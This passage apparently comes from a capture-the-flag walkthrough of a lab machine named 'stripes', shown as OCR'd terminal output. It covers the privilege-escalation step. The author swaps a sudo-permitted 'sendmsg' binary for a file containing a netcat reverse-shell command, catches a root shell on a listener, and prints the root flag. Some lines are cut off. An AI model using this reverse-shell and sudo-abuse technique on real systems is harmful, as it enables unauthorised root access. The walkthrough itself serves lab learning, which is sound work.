
now we set up a listner and



```
┌─[baz@parrot]─[~]
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.143] 39122
id
uid=0(root) gid=0(root) groups=0(root)
```

```
git:x:976:976:git daemon user:/:/usr/bin/git-shell
joe:x:1000:1000::/home/joe_maldonado:/home/joe_mal
carole:x:1001:1001::/home/carole_baskin:/bin/bash
[carole@STRIPES ~]$ sudo -l
User carole may run the following commands on STRI
    (root) NOPASSWD: /home/carole_baskin/sendmsg
[carole@STRIPES ~]$ echo "nc 192.168.56.1 1234 -e
[carole@STRIPES ~]$ ls
happy  msg4joe  sendmsg  user.txt
[carole@STRIPES ~]$ mv happy sendmsg
mv: replace 'sendmsg', overriding mode 0555 (r-xr-
[carole@STRIPES ~]$ ls
msg4joe  sendmsg  user.txt
[carole@STRIPES ~]$ nano sendmsg
[carole@STRIPES ~]$ ls
msg4joe  sendmsg  user.txt
[carole@STRIPES ~]$ chmod +x sendmsg
[carole@STRIPES ~]$ ls
msg4joe  sendmsg  user.txt
[carole@STRIPES ~]$ ./sendmsg
[carole@STRIPES ~]$ ls
msg4joe  sendmsg  user.txt
[carole@STRIPES ~]$ sudo ./sendmsg
```

there is our shell and we are in root
cd /root
cat root.txt



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/stripes]
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.143] 40578
^C
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/stripes]
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.143] 40580
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
root.txt
cat root.txt
stripes{c0n6r475_n0w_u_c4n_h4z_f146}
```